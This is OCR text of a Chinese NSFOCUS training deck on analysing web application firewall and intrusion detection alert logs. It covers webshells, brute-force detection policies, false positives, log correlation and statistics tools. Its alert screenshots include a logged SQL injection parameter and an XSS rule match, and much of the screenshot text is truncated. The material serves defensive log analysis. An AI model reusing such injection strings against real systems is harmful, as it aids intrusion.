
常见web漏洞攻击攻击特征-Webshell



被植入webshell之后，攻击者可通过访问webshell的页面获取服务器权限，获得服务器的敏感信息，修改服务器的关键配置。比如，上传、下载、新建、编辑、删除，连接、查询数据库等。

NSFOCUS

常见web漏洞攻击攻击特征-Webshell



暴力破解特征


支持的登录验证方式：


1. Form
2. Ajax
3. Jsonp

策略配置检查：

1.无验证码无Referer检查
2.无验证码有Referer检查
3.有验证码无Referer检查
4.有验证码有Referer检查

Referer：通常为数据提交页面(login.php)





暴力破解

Referer有效性	登录阈值	是否告警
有效	<	否
有效	>=	是
无效	<	否
无效	>=	是

本地时间	事件类型	域名	协议类型	URI	风险级别	方法	匹配策略	动作	操作
2015-05-20 17:42:21	暴力破解攻击	10.67.1.210	HTTP	/py/login/check.php	▲	GET	无验证码无Referer检查	阻断	
2015-05-20 17:40:29	暴力破解攻击	10.67.1.210	HTTP	/py/login/check.php	▲	GET	无验证码无Referer检查	阻断	

NSFOCUS

有验证码无Referer检查

Referer 有效性	登录阈值	验证码	是否告警

redirectform.php - 记事本

文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)

```
<? include "./menu.php"?>
<!DOCTYPE html>
帐户：<input name= username  cols= 20  rows= 1 /><br/>
密码：<input name="pswd" cols="20" rows="1"><br/>
验证码：<input name="nS_wcP_5f" cols="20" rows="1">
<input type="submit" value="GET登陆"/><br/>
</form>
<br/>
<form action="check.php" method="post">
帐号：<input type="text" name="username" cols="20" rows="1" /><br />
密码：<input type="password" name="pswd" cols="20" rows="1" /><br/>
验证码：<input name="nS_wcP_5f" cols="20" rows="1">
<input type="submit" value="POST登陆" />
</form>
<hr/>
<img src="http://10.67.1.210:86/capture" />
</body>
```

内嵌验证码参数字段，用于校验验证码

内嵌验证码URL，与策略配置一致

本地时间	事件类型	域名	协议类型	URI
2015-05-21 14:47:15	暴力破解攻击	10.67.1.210	HTTP	/py/login/check
2015-05-21 14:45:40	暴力破解攻击	10.67.1.210	HTTP	/py/login/check

事件详情

告警类型	暴力破解攻击
告警发生时间	2015-05-21 14:45:40
匹配次数	1
匹配策略	有验证码无Referer检查
匹配规则	
策略动作	重定向
验证失败动作	重新验证
是否启用IP封禁	不启用
封禁信息	
浏览器标识	
会话标识	
匹配特征	
代理信息	
告警信息	Attack started. IP address of the first alert-triggering client: 10.67.3.54;

关闭

CONTENTS 目 录

- 01 快速分析常见攻击
- 02 深入分析日志详情
- 03 安全事件统计分析

NSFOCUS

02

深入分析日志详情

1. 告警日志误报分析
2. 告警日志关联分析
3. 常见问题及处理方法

常见误报原因分析

误报（False Positive）

- 检测系统将一个合法的行为判断为一个异常或入侵行为，误报太多会降低入侵检测的效率，而且会增加安全管理员的负担，因为安全管理员必须调查每一个被报警的事件。

误报场景

- 检测系统告警触发阈值过低。
- 应用开发不规范（没有遵守 RFC规范）。
- 数据特征触发告规则。

常见误报告警


事件详情
匹配规则
xss_scriptcode
策略动作
阻断
是否启用IP封禁
不启用
封禁信息
浏览器标识
会话标识
匹配特征
Param_list:param={"
FA2E2","customerpl
3","iscooperation":"4
s":"javascript:void(0)
e":"0","smsrecordId"
代理信息
查看原始HTTP信息
POST /51Call/IncomeCustomerI
HTTP/1.1
Host: 135.149.47.199:8443
Connection: keep-alive
关闭
事件详情
代理信息
查看原始HTTP信息
下载HTTP信息
POST /jsdbeVIOzOvW/ HTTP/1.1
weh3ol7t: Bh0tWMCDAwvD0bYxh9F-6RWdc3RVnlacde_2o9zRUI40rY
Vs7GfHruM2C7rWqA9wlfrZmqQmbYBRkQyCq5CNyRB1dMf0w9-RWP
2019-05-15 15:16:30
50363 Windows SMB协议用户认证失败
VLAN ID: 0
源端口: 60291
目的端口: 445
接口: G4/1
源MAC: 04:F9:38:AD:13
目的MAC: 00:24:AC:F0:
持续次数: 1
协议摘要: SMB SERVEF
策略编号: 2
源安全区: VWireZone
目的安全区: VWireZone
HTTP请求或
2019-05-15 15:15:21
29001 Web服务远程SQL注入攻击可疑行为
10.52.142.215
VLAN ID: 0
源端口: 58454
目的端口: 3721
接口: G4/1
源MAC: 00:24:AC:F0:35:B4
目的MAC: 04:F9:38:AD:13:EB
持续次数: 1
协议摘要: HTTP CLIENT URL=/listjson.php? HOST=135.149.47.167:3721 GET_PARAM= and (REQNAME like '%会展中心%')
策略编号: 2
源安全区: VWireZone
目的安全区: VWireZone
yGzaKbrrHbJm5ZkoSfjA7c2SKa2kSNUuUJsg3iaSvhwhDguo84kxkNRx
关闭

日志关联分析方法介绍

无用安全事件过滤

- 关注与事件相关的高中危告警日志
- 剔除与事件无关的告警日志

安全事件时间排序

- 根据时间排序筛选出符合时间特征的日志

重复安全事件归并

- 针对同一类安全事件进行归并分析，判断攻击的时间段、IP分布等。

源IP聚合

- 源IP聚合，发现特定IP产生多种告警，判定存在漏洞扫描以及定向攻击行为。
- 查看该IP产生的告警事件的时间分布，发现攻击的近期的告警数量、告警种类，如果随后几天告警数量急剧下降，判断可能先进行了漏洞扫描，随后进行了手工渗透攻击。

日志分析常见问题和处理方法

常见问题

- WAF只保存近期几天左右的日志信息，并随着时间覆盖之前的日志信息，告警日志分析只能分析近期时间段内告警日志。
- 网络安全设备告警日志误报排查
- 大量日志分析

处理方法问题

- 告知客户日志分析的时间范围，建议使用专业的日志分析平台，保留日志。
- 根据现场网络环境判断是否是误报
- 使用平台，脚本以及excel等工具进行日志分析


CONTENTS 目 录

- 01 快速分析常见攻击
- 02 告警日志分析方法
- 03 安全事件统计分析

NSFOCUS

03

安全事件统计分析

1. 数据统计与分析工具
2. 关键信息分析统计
3. 分析结果整理与呈现

NSFOCUS

3.1

数据统计与分析工具

a. 什么是告警日志的统计与分析

b. 统计工具

NSFOCUS

告警日志的统计与分析


- 什么是告警日志统计分析
  - 通过统计聚合，加上人工分析判断，从众多告警日志记录里发现事件、描述事件
- 展现形式
  - 文字
    - 报告
    - 告警简报
  - 表格（直接展示统计数据）
  - 图（展示数据中的规律，最具视觉冲击力）
    - 柱状图
    - 折线图
    - 饼图
    - 地图
    - ……

统计工具

- 安全设备
  - 直接利用设备既有的功能输出限定的报表，操作简单，但分析结果浅显
  - 将介绍

    全流量威胁分析平台（TAM）
    Web应用防火墙（WAF）
    入侵检测系统（IDS）
- Excel的数据透视表
  - 需安装Excel
  - 分析维度多，扩展性强，但操作较复杂，有一定的上限

安全设备——全流量威胁分析平台（TAM）





NSFOCUS

安全设备——全流量威胁分析平台（TAM）


NSFOCUS


安全设备——Web应用防火墙（WAF）

